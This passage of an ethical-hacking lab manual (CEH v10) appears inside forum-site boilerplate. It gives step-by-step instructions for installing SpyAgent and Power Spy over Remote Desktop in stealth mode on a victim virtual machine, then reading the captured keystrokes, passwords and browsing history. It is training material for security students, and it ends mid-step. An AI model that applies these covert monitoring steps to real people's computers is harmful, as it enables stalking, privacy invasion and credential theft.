Share your knowledge at the LQ Wiki.

LinuxQuestions.org

Get more out of Zimbra  
live backup, mobile sync, videochat HSM multitenancy migration.  
Try it zextras.com

Home Forums HCL Reviews Tutorials Articles Register Search

LinuxQuestions.org - where Linux users come for help

User Name:  Remember Me?  
Password:  Login

Notices

Welcome to LinuxQuestions.org, a friendly and active Linux Community.

You are currently viewing LQ as a guest. By joining our community you will have the ability to post topics, receive our newsletter, use the advanced search, subscribe to threads and access many other special features. Registration is quick, simple and absolutely free. [Join our community](#) today!

Note that registered members see fewer ads, and ContentLink is completely disabled once you log in.

Are you new to LinuxQuestions.org? Visit the following links:  
[Site Howto](#) | [Site FAQ](#) | [Sitemap](#) | [Register Now](#)

If you have any problems with the registration process or your account login, please [contact us](#). If you need to reset your password, [click here](#).

Having a problem logging in? Please visit [this page](#) to clear all LQ-related cookies.

Main Menu

- Linux Forum
- Android Forum
- Chrome OS Forum
- Search
- LQ Tags
- Linux HCL
- Linux Tutorials
- LQ Job Marketplace
- LQ Deals
- Linux Wild
- Distro Reviews
- Book Reviews
- Download Linux
- Social Groups
- LQ Blogs

(Cont'd)

Advertisment

FIGURE 9.36: Perform User Activities

48. Now, switch back to the host machine, and perform **steps 1-8** to launch **Remote Desktop Connection**, (you are logging into the machine as an **attacker**).




FIGURE 9.37: Established Remote Desktop connection

49. To bring SpyAgent out of stealth mode, press **Ctrl+Shift+Alt+M**.  
50. Spyagent will ask for an Access Password (**qwerty@123**); enter it and click **OK**.



FIGURE 9.38: Entering the password

51. To check user keystrokes from keyboard, click **Keyboard & Mouse** on the **SpyAgent** GUI.

52. Select **View Keystrokes Log**.



FIGURE 9.39: Selecting View Keystrokes Log

53. A list of keystrokes log entries is displayed. Select an application whose log entries you want to view. Here, bank account details have been viewed.

**Note:** If a **User Account Control** pop-up appears asking you to disable the UAC, click **Yes**.

54. SpyAgent displays all the resultant keystrokes for the selected application, as shown in screenshot:

The screenshot shows the 'SpyAgent Keystrokes Log Viewer - 6 entries' window. At the top, there are buttons for 'Save Log', 'Save All', 'Clear', 'Format', 'Actions', and 'Jump to Log...'. Below that is a table titled 'Select a Keystrokes Log Entry' with columns: Application, Window Title, Username, and Time. The table lists the following data:

Application	Window Title	Username	Time
explorer.exe	Program Manager	Jason	Fri 11/10/17 @ 2:47:11 AM
chrome.exe	Welcome to Chrome - Google Chrome	Jason	Fri 11/10/17 @ 2:47:10 AM
explorer.exe	Program Manager	Jason	Fri 11/10/17 @ 2:47:05 AM
*sydlog.exe	no title (SpyAgent)	Jason	Fri 11/10/17 @ 2:47:00 AM
explorer.exe	Program Manager	Jason	Fri 11/10/17 @ 2:46:51 AM
*sydlog.exe	no title (SpyAgent)	Jason	Fri 11/10/17 @ 2:46:13 AM

Below the table, there's a section titled 'Keystrokes Typed' with a text input field containing 'linuxquestions.org[Ctrl]'. At the bottom, a note says 'Note: Log entries preceded with a \* indicate a password entry.'

FIGURE 9.40: Resulted keystrokes

55. To check the websites visited by the user, click **Website Usage**.

56. Select **View Websites Logged**.



FIGURE 9.41: Selecting View Websites Logged

57. SpyAgent displays all the user-visited website results, as shown in the screenshot:

The screenshot shows the "SpyAgent Websites Log Viewer - 3 entries" window. At the top, there's a menu bar with tabs for Website Visits, Website Usage, Online Searches, Website Content, and a toolbar with Save Log, Clear, View Site, Export, Actions, and Jump to Log.

The main area is titled "Select a Website Log Entry" and shows a list of websites visited:

- All websites
- www.linuxquestions.org
- linuxquestions.org

Below this is a table titled "Pages Visited for Selected Website" with the following data:

Page Visited	Username	Start Time	End Time	Active Time
http://linuxquestions.org	Jason	Fri 11/10/17 @ 3:33:16 AM	Fri 11/10/17 @ 3:33:20 AM	00:00m:04s
https://www.linuxquestions.org	Jason	Fri 11/10/17 @ 3:33:21 AM	Fri 11/10/17 @ 3:36:15 AM	00:00m:57s
https://www.linuxquestions.org	Jason	Fri 11/10/17 @ 3:46:38 AM	Fri 11/10/17 @ 3:46:48 AM	00:00m:01s

FIGURE 9.42: Result of visited websites

58. In the same way, you can select each tile to view all the activities.
59. Once you are finished, **Close** the remote desktop connection.
60. This way, even an attacker can hack into a machine and install SpyAgent to spy on all activities performed by a user on his/her system.

## Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion regarding your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

### Internet Connection Required

Yes       No

### Platform Supported

Classroom       iLabs

## Web Activity Monitoring and Recording using Power Spy

*Power Spy software allows you to secretly monitor and record all activities on your computer, which is completely legal.*

### Lab Scenario

New technologies allow employers to check whether employees are wasting time at recreational Web sites or sending unprofessional emails. At the same time, organizations should be aware of local laws so that their legitimate business interests do not become an unacceptable invasion of worker privacy. Before deploying an employee monitoring program, you should clarify the terms of acceptable and unacceptable use of corporate resources during work hours, and develop a comprehensive acceptable use policy (AUP) that staff must agree to.

In this lab, we explain about monitoring employee activities using Power Spy.

### Lab Objectives

The objective of this lab is to help students use the Activity Monitor tool. After completing this lab, students will be able to:

- Install and configure **Power Spy**
- Monitor keystrokes typed, websites visited, and Internet Traffic Data

### Lab Environment

To perform the lab, you need:

- A computer running Windows Server 2016
- A computer running Windows Server 2012 virtual machine (victim machine)
- You can download the Power Spy tool from  
<http://www.ematrixsoft.com/download.php?p=power-spy-software>
- If you wish to download the latest version, screenshots may differ
- Administrative privileges to install and run tools

# Lab Duration

Time: 15 Minutes

## Overview of the Lab

This lab demonstrates to students how to establish remote desktop connection with a victim machine and run Power Spy to secretly track user activities.

1. This lab works only if the target machine is turned **ON**.
2. As you have seen how to escalate privileges in the earlier lab (Escalating Privileges by Exploiting Client Side Vulnerabilities), you will use the same technique to escalate privileges and then dump the password hashes.
3. On obtaining the hashes, you will use password cracking application such as RainbowCrack to obtain plain text passwords.
4. Once you have the passwords handy, you will establish a **Remote Desktop Connection** as an **attacker**, install Power Spy, and leave it in **stealth mode**.

**Note:** In this lab, you are connecting remotely to a **Windows server 2012** virtual machine. You can establish remote connection only for a user account granted administrative privileges (here, **Jason** has administrative privileges).

5. The next task will be to log onto the **virtual machine** as a legitimate user (in this case, you) and perform user activities without being aware of the application tracking your activities.
6. Having done so, you will again establish a **Remote Desktop Connection** as an **attacker**, bring the application out of stealth mode, and monitor the activities performed on the virtual machine by the **victim** (you).

## Lab Tasks

1. In the Windows Server 2016 machine, click the **Search** icon in the taskbar to open the search menu.




FIGURE 10.1: Selecting Search

2. Here, search for **Remote Desktop Connection**.
3. Click **Remote Desktop Connection** in the **Search** field.




FIGURE 10.2: Searching for Remote Desktop Connection

4. The Remote Desktop Connection window appears; enter the IP address of **Windows Server 2012** (in this lab, **10.10.10.12**, which might differ in your lab environment) in the **Computer** field, and click **Show Options**.



FIGURE 10.3: Establishing Remote Desktop Connection

5. Enter a username whose account has administrative privileges (here, **Jason**), and click **Connect**.




FIGURE 10.4: Establishing Remote Desktop Connection

6. The host machine tries to establish a Remote connection with the target machine.
7. A **Windows Security** pop-up appears; enter the password (**qwerty**) and click **OK**.




FIGURE 10.5: Windows Security pop-up

8. A **Remote Desktop Connection** window appears; click **Yes**.



FIGURE 10.6: Remote Desktop Connection window

**Note:** You cannot access a Remote Desktop Connection if the target machine is shut down. *This is possible only if the machine is in turned on.*

9. A **Remote Desktop connection** is successfully established, as shown in the screenshot:




FIGURE 10.7: Remote Desktop Connection established successfully

10. Close the **Server Manager** window.
11. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Spyware\General Spyware\Power Spy**.
12. Double-click **setup.exe**.
13. If the **Open File - Security Warning** pop-up appears, click **Run**.
14. Follow the installation steps to install Power Spy.
15. On completing the installation, the **Run as Administrator** window appears; click **Run**.




FIGURE 10.8: Run as administrator window

16. The Setup Login Password window appears; enter the password (**qwert@123**) in the **New password** and **Confirm password** fields.
17. Click **Submit**.




FIGURE 10.9: Setup login password window

18. The **Welcome To Power Spy Control Panel!** webpage appears in the default browser. Close the browser.




FIGURE 10.10: Welcome To Power Spy Control Panel! Webpage

19. If the **Microsoft Phishing Filter** pop-up appears, select **Ask me later** and click **OK**.




FIGURE 10.11: Microsoft Phishing Filter pop-up

20. The **Information** dialog box appears on the Setup login password window; click **OK**.



FIGURE 10.12: Information dialog box

21. The **Enter login password** window appears; enter the password (which you set in **step 16**).  
22. Click **Submit**.




FIGURE 10.13: Enter login Password window

23. The **Register product** window appears; click on **Later** to continue.




FIGURE 10.14: Register product window

24. The main window of **Power Spy** opens as shown below.



FIGURE 10.15: Main window of Power Spy

25. Click on **Start Monitoring**.



FIGURE 10.16: Start monitoring

26. If the **System Reboot Recommended** window appears, click **OK**.
27. Click on **Stealth Mode** (stealth mode runs the Power spy completely invisibly on the computer).
28. The **Hotkey reminder** dialog-box appears; click on **OK** (to unhide the Power spy, Use **Ctrl+Alt+X** keys together on your PC keyboard).



FIGURE 10.17: Hotkey reminder dialog-box

29. The **Confirm** dialog-box appears; click **Yes**.




FIGURE 10.18: Confirm dialog-box

30. Close the **Remote Desktop Connection**.
31. Log on to the **Windows Server 2012** virtual machine's **Jason** account as a legitimate user (here, assume you are acting as a **victim**).
32. Browse the Internet (anything) or perform any user activity. In this lab, Facebook and LinkedIn websites have been browsed.
33. Once you have performed some user activities, follow **steps 1–8** to launch **Remote Desktop Connection**, (you are logging in as an **attacker**).
34. To bring Power Spy out of stealth mode, press **Ctrl+Alt+X**.

35. The **Run as administrator** window appears; click on **Run**.

